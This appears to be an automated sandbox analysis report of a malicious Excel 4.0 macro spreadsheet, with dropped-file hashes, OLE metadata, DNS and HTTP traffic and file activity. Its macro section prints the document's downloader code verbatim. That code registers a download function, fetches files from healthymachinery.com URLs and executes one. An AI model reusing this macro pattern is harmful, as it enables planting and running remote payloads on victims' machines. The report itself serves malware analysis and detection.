.DOCUME~1.XLS..l.....Q.y.Q.y*...8.....D.o.c.u.m.e.n.t.1.0.9.4.6.8.0.3.8.7._.0.2.0.1.2.0.2.1...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\724536\Users.user\Desktop\Document1094680387_02012021.xls.6.....\....\....\....\....\.D.e.s.k.t.o.p.\.D.o.c.u.m.e.n.t.1.0.9.4.6.8.0.3.8.7._.0.2.0.1.2.0.2.1...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	134
Entropy (8bit):	4.703385008978903
Encrypted:	false
SSDEEP:	3:oyBVomMUdRRMJ9+XVEAl5S/dRRMJ9+XVEAlmMUdRRMJ9+XVEAlv:dj6zJVArS6JVAxzJVA1
MD5:	5DBCC3E3BA539EAC9E456E71F44E7F4C
SHA1:	26A9F73B250A22119F585C58096C6DC174B354BD
SHA-256:	05CEF3F9B120D1E67A3F7A67F8578A2EE56E1060EAC5FFDF8F572BB4834127B7
SHA-512:	48814DA9A0B6A1A2EFEF65B0FA6617508E2514227CC48B215F3716412375C072A8FD97C3A9EC54463E3A4DAAE0CA9BC26D4D5686D5DEED9F6CAF12B63F7D544
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Document1094680387_02012021.LNK=0..Document1094680387_02012021.LNK=0..[xls]..Document1094680387_02012021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\LI22RCU4.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	122
Entropy (8bit):	4.5618514532497425
Encrypted:	false
SSDEEP:	3:GmM/5DyQiqWyD0XQvHU8VXT7OHHRESNSRcuRYigjmXReWpD:XM/5DD1D3JuHS3cuKjmUWpD
MD5:	D84B2823208AF224D4942EC7FD77CBBF
SHA1:	8D9C717B32324F197502E20EFBB1C3763DADF579
SHA-256:	DECCE67F750C39C9B6D2E721D97DA196327CF7DFA3EFF790508D756D969F7739
SHA-512:	51CA3F9B77C8B41E2EAAACCE191D11AA08663F7C208A56B55D998FCA9B9B4BD28C457F9BEBD6112272D17A9682C8C19A2257E3E3646613B1912333D88FA6BB
Malicious:	false
Reputation:	low
IE Cache URL:	healthymachinery.com/
Preview:	__cfduid.de9fb75c2785608345f9f59dfba82579b1614026581.healthymachinery.com/.9728.1204975744.30875886.2966600249.30869926.*.

C:\Users\user\Desktop\76CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16

C:\Users\user\Desktop\76CE0000	
Category:	dropped
Size (bytes):	69069
Entropy (8bit):	6.230482106115366
Encrypted:	false
SSDEEP:	1536:nZ8rmjAltyzElBIL6lECbgBGGP5xLmQWVxdEfq6PkHZ8rmjAltyzElBIL6lECbgT:nZ8rmjAltyzElBIL6lECbgBGGP5xLm7W
MD5:	7C0537F4EBF1358F614989AABC178980
SHA1:	0376B456E68893C84F61273EF06BC7D12FE22ED8
SHA-256:	0DB14CEF15D668DC42C8AD731EB42B0CDCB21E33D3D3C1AFA9010805EB725F9A
SHA-512:	38D05E80CCDA7B63F291E068291430D9F9B2E0EDDD440ACD0C9E461A88E10BE894C17E786EC793CE2113BCA9778E6B26F0BAD2C59E9D826C6A354483AF823F C
Malicious:	false
Reputation:	low
Preview:	.....g2.....\.p....user B.....a.....=.....=.....i..9J.8.....X.@.... .....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.... ...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r .i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i .1.....<.....C.a.l.i.b.r.i.1.....

C:\Users\user\MORI.BAST	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	4318
Entropy (8bit):	4.978706497143023
Encrypted:	false
SSDEEP:	96:1j9jwljYjyDK/DZD8jH+k1fiPvJADh/pRscs1szbGD:1j9jhjYjWK/lyH+k0RADh/pmcs1sfGD
MD5:	2885250688BD4C1C1BB0ABE37E258DDC
SHA1:	A0C1355880E29CA2B53A875CB3C296FA6E7EA829
SHA-256:	BE620E05FC49EFF7529785A5D8B96E40B9F1668BBC80B7C33EC46453DEBB3AE4
SHA-512:	BD118277C49F05C733EEBD7F674877749639EC64D9C55ADAA72E3DDFB669EECF83F8D9238C53F7C92FF9702D5C8218F3799335E6FBDE36BE964B0AA243E973
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]-->.<head>.<title>Suspected phishing site | Cloudfl are</title>.<meta charset="UTF-8" />.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge,c hrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-width,initial-scale=1" />.<link rel="stylesheet" id=" cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />. [if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-cgi/styles/c f.errors.ie.css" type="text/css" media="screen,projection" /><![endif]-->.<style type="text/css">body{margin:0;padding:0}</style>...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: Friner, Name of Creating Application: Mi crosoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Mon Feb 1 14:40:50 2021, Security: 0
Entropy (8bit):	3.9082210251254503
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Document1094680387_02012021.xls
File size:	64512
MD5:	9423ee9775707d51960e0eac95b3f6cc
SHA1:	debc0defc997fde77a2f0cee9b3b1fcbed54ea91
SHA256:	7034e21128da9ce58c2d5249d3fd73dd766cf90437fa52f 79faa50098f359634
SHA512:	0cff3519c5453bdeb13201849c571cbb142ed6780c2e6ca e572104904af1190ff4d4e068ff0109953745b153fc219c6 18519318cadd4dcac300b3d280643bc53
SSDEEP:	1536:TcPiTQAVW/89BQnmlcGvgZ6GrvhpJ8YUOMUt/B l/s/Vk/OZ/R/7/Gm/UQ/OhGW/x:TcPiTQAVW/89BQnmlc GvgZ6Gr3J8YUOA
File Content Preview:	.....>.....|.....{.....

General

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Document1094680387_02012021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Code Page:	1251
Author:	
Last Saved By:	Friner
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-01 14:40:50
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.292801571342
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . p . . . . . D o c u S i g n . . . . . B a s e . . . . . K l o p s . . . . . E x c e l 4 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b0 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 70 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation

<table>
<tr><th colspan="2">General</th></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Stream Size:</td><td>4096</td></tr>
<tr><td>Entropy:</td><td>0.271885406754</td></tr>
<tr><td>Base64 Encoded:</td><td>False</td></tr>
<tr><td>Data ASCII:</td><td>................................Oh.....+'..0...............@.......H......T.......d.......|...Friner..........Microsoft Excel.@.....|.#...@......<..</td></tr>
<tr><td>Data Raw:</td><td>fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00</td></tr>
</table>

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 54588


General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	54588
Entropy:	4.12824675227
Base64 Encoded:	True
Data ASCII:	.........7........................\\.p..Yu Zhou Lee B.......................Klops..................Niokaser..!. ....:...............................
Data Raw:	09 08 08 00 00 05 05 00 16 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 0b 59 75 20 5a 68 6f 75 20 4c 65 65 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,,,,,,,,"=EXEC(""r""&Base!V56&"" ""&Base!V55&"",D""&Base!V57)",,"=REGISTER(Base!W51&Base!W52&Base!W53&Base!W54&Base!W55&Base!W56,Base!X50&Base!X51&Base!X52&Base!X53&Base!X54&Base!X55&Base!X56&Base!X57&Base!X58&Base!X59&Base!X60&Base!X61&Base!X62&Base!X63&Base!X64&Base!X65&Base!X66&Base!X67,Base!W59&Base!W60&Base!W61&Base!W62&Base!W63&Base!W64,Base!W66,,1,9)"=C153(),,,"=Niokaser(0,""h""&Base!V54&C166&B170,Base!V55,0,0)",,,"=Niokaser(0,Base!V54&C167&B170,Base!V55&""1"",0,0)",,,"=Niokaser(0,Base!V54&C168&B170,Base!V55&""2"",0,0)",,,"=Niokaser(0,Base!V54&C169&B170,Base!V55&""3"",0,0)",,,"=Niokaser(0,Base!V54&C170&B170,Base!V55&""4"",0,0)",,,,,,,,,,,,,,,=HALT(),=GOTO(D153),=GOTO(B153),,,,,healthymachinery.com/health/32-422-76.assp,,,healthymachinery.com/health/56754.fdre,,,healthymachinery.com/health/56754.fdre,,,healthymachinery.com/health/56754.fdre,,,healthymachinery.com/health/56754.fdre,
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 21:43:00.961786985 CET	49165	80	192.168.2.22	172.67.149.197
Feb 22, 2021 21:43:01.016254902 CET	80	49165	172.67.149.197	192.168.2.22
Feb 22, 2021 21:43:01.016521931 CET	49165	80	192.168.2.22	172.67.149.197

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 21:43:01.017865896 CET	49165	80	192.168.2.22	172.67.149.197
Feb 22, 2021 21:43:01.071145058 CET	80	49165	172.67.149.197	192.168.2.22
Feb 22, 2021 21:43:01.097974062 CET	80	49165	172.67.149.197	192.168.2.22
Feb 22, 2021 21:43:01.098009109 CET	80	49165	172.67.149.197	192.168.2.22
Feb 22, 2021 21:43:01.098030090 CET	80	49165	172.67.149.197	192.168.2.22
Feb 22, 2021 21:43:01.098244905 CET	49165	80	192.168.2.22	172.67.149.197
Feb 22, 2021 21:45:00.816421986 CET	49165	80	192.168.2.22	172.67.149.197
Feb 22, 2021 21:45:00.870547056 CET	80	49165	172.67.149.197	192.168.2.22
Feb 22, 2021 21:45:00.870827913 CET	49165	80	192.168.2.22	172.67.149.197

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 21:43:00.876825094 CET	52197	53	192.168.2.22	8.8.8.8
Feb 22, 2021 21:43:00.938873053 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 21:43:00.876825094 CET	192.168.2.22	8.8.8.8	0x78b6	Standard query (0)	healthymachinery.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 21:43:00.938873053 CET	8.8.8.8	192.168.2.22	0x78b6	No error (0)	healthymachinery.com		172.67.149.197	A (IP address)	IN (0x0001)
Feb 22, 2021 21:43:00.938873053 CET	8.8.8.8	192.168.2.22	0x78b6	No error (0)	healthymachinery.com		104.21.29.200	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- healthymachinery.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	172.67.149.197	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 21:43:01.017865896 CET	0	OUT	GET /health/32-422-76.assp HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: healthymachinery.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 21:43:01.097974062 CET	2	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 20:43:01 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=de9fb75c2785608345f9f59dfba82579b1614026581; expires=Wed, 24-Mar-21 20:43:01 GMT; path=/; domain=.healthymachinery.com; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 086d143c3f00001f9587989000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=%2F1IeoWu4yMF7YxBsX4mWYjb9uhQEB%2FOrGx2og24T%2FzojULsSOm0MRmBzJpJnKnDLzYn%2BEllsKLCbW7cGR2ffJU67A%2BIZtqMPV7wV5GU%2F%2FtxSabznfQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625b897398321f95-AMS Content-Encoding: gzip Data Raw: 36 64 33 0d 0a 1f 8b 08 00 00 00 00 00 00 03 c5 58 61 6f db 38 12 fd ee 5f 31 d1 01 9b 16 08 25 db 89 1b 27 91 b5 d8 6d b3 8b 00 7b d8 e0 9a a2 b7 58 14 01 25 8e 24 36 14 a9 92 94 1d a3 d7 ff 7e 20 45 3b b2 93 74 37 f7 e5 80 00 11 c9 e1 e3 cc f0 cd 23 e9 f4 e0 dd ef 6f 6f fe b8 be 84 da 36 22 1b a5 07 84 fc c9 4b 10 16 ae 2e e1 f4 53 06 a9 1b 80 42 50 63 16 91 54 e4 b3 01 8e 6f 40 09 c6 31 02 41 65 b5 88 50 92 0f ef a3 0c d2 83 3f 51 32 5e 7e 22 e4 01 2a e0 00 3c 0d 75 fa 32 a8 f9 77 a0 e6 2f 80 aa 6c 40 73 1d 4f 45 f9 18 85 90 5d a4 1a 29 cb 46 a9 e5 56 60 f6 be 33 2d 16 16 19 b4 35 37 35 97 15 18 6e 11 fe 03 6f 85 ea 58 29 a8 c6 34 e9 6d 47 69 83 96 42 51 53 6d d0 2e a2 0f 37 bf 90 79 04 c9 66 a0 b6 b6 25 f8 a5 e3 cb 45 f4 56 49 8b d2 92 9b 75 8b 11 14 7d 6b 11 59 bc b7 89 f3 f9 62 0b f3 3d 94 7f 93 0f 3f 91 b7 aa 69 a9 e5 b9 18 02 5d 5d 2e 2e 59 85 47 45 ad 55 83 8b c9 00 40 d2 06 17 91 56 b9 b2 66 30 43 2a 2e 19 de 1f 81 54 a5 12 42 ad 1e 4d 59 72 5c b5 4a db c1 a4 15 67 b6 5e 30 5c f2 02 89 6f 1c 71 c9 2d a7 82 98 82 8a ed c2 82 cb 3b d0 28 16 91 b1 6b 81 a6 46 b4 11 70 b6 88 8a f2 b6 ef 22 85 31 11 d4 1a cb 45 94 14 4c 92 a2 e2 49 3f 94 14 65 8c 5a 2b 6d 62 6f 64 d7 2d 86 5c f9 76 83 8c d3 45 64 0a 8d 28 8f 5a ad 3e 63 61 b9 92 fd da 3b d4 3f fb 94 3d ef cc e1 83 33 1c 9d 3f 87 7f e9 0f c7 97 bb b4 4b 37 0f b9 3f 3f cb 15 5b 7f 6d a8 ae b8 3c 1f 5f b4 94 31 2e ab f3 f1 b7 b4 77 21 1b 8d 06 94 47 17 d9 64 1c 48 3f 4a 4d a1 79 6b b3 11 00 2f e1 d5 81 a4 4b 5e 51 ab 74 5c 28 75 c7 f1 52 d2 5c 20 7b 0d 5f 47 ae e6 56 5c 32 b5 8a 29 63 97 4b 94 f6 37 6e 2c 4a d4 af 0e df fd fe cf 40 d3 df 14 65 c8 0e 8f a0 ec a4 0f 03 5e 6d 66 03 2c a9 86 00 2c 60 01 4c 15 5d 83 d2 c6 15 da 4b 81 ee f3 e7 f5 15 7b 75 d8 db Data Ascii: 6d3Xao8_1%'m{X%$6~ E;t7#oo6"K.SBPcTo@1AeP?Q2^~'"*<u2w/l@sOE])FV`3-575noX)4mGiBQSm.7yf%EVIu}kYb=?i]]..YGEU@Vf0C*.TBMYr\Jg^0\oq-;(kFp"1ELI?eZ+mbod-\vEd(Z>ca;?=3?K7??[m<_1.w!GdH?JMyk/K^Qt\(uR\{_GV\2)cK7n,J@e^mf,,`L]K{u

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2200 Parent PID: 584

General

Start time:	21:42:33
Start date:	22/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f970000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C4E5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FCBEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\B5CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14069825F	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user\MORI.BAST	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14069825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\3988.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FCBEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C4E5.tmp	success or wait	1	13FF2B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image009.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\3988.tmp	success or wait	1	13FF2B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B5CE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\76CE0000	C:\Users\user\Desktop\Document1094680387_02012021.xls..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.png	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image009.png	C:\Users\user\AppData\Local\Temp\imgs_files\image009.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image010.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image010.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image011.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image011.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image012.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image012.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA8B9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B5CE0000	569	448	c4 55 c9 6e db 30 10 bd 17 e8 3f 08 bc 16 12 9d 1c 8a a2 b0 9c 43 9a 1c d3 00 49 3f 80 26 c7 12 61 6e e0 30 89 fd f7 1d d2 8a da 1a 8e 15 23 06 7a d1 42 6a de 46 71 38 bf da 58 53 3d 43 44 ed 5d cb 2e 9a 19 ab c0 49 af b4 eb 5a f6 eb f1 b6 fe c6 2a 4c c2 29 61 bc 83 96 6d 01 d9 d5 e2 f3 a7 f9 e3 36 00 56 54 ed b0 65 7d 4a e1 3b e7 28 7b b0 02 1b 1f c0 d1 cc ca 47 2b 12 bd c6 8e 07 21 d7 a2 03 7e 39 9b 7d e5 d2 bb 04 2e d5 29 63 b0 c5 fc 07 ac c4 93 49 d5 cd 86 86 77 4a 96 da b1 ea 7a f7 5d a6 6a 99 08 c1 68 29 12 09 e5 cf 4e ed 91 d4 7e b5 d2 12 94 97 4f 96 a0 1b 0c 11 84 c2 1e 20 59 d3 84 a8 89 31 3e 40 4a 64 0c 19 3f c8 19 5c b7 c7 a9 6d d6 9c c7 0f 57 44 30 b8 57 32 21 73 c8 a1 a1 ca 62 05 7b 1d f0 0b 85 f5 06 43 9e 79 3b 87 a1 ee 27 2d 60 d4 0a aa 7b	.U.n.0....?..........C....I?.& ..an.0..........#.z.Bj.Fq8..XS =CD.]......I...Z......*L.)a... m........6.VT..e}J.;.({....... .G+.....!...~9.}......)c...... .I....wJ....z.].j...h)....N... ~.....O........ Y....1>@Jd..?. .\...m....WD0.W2!s....b.{..... .C.y;...'-`...{	success or wait	21	7FEEA8B9AC0	unknown
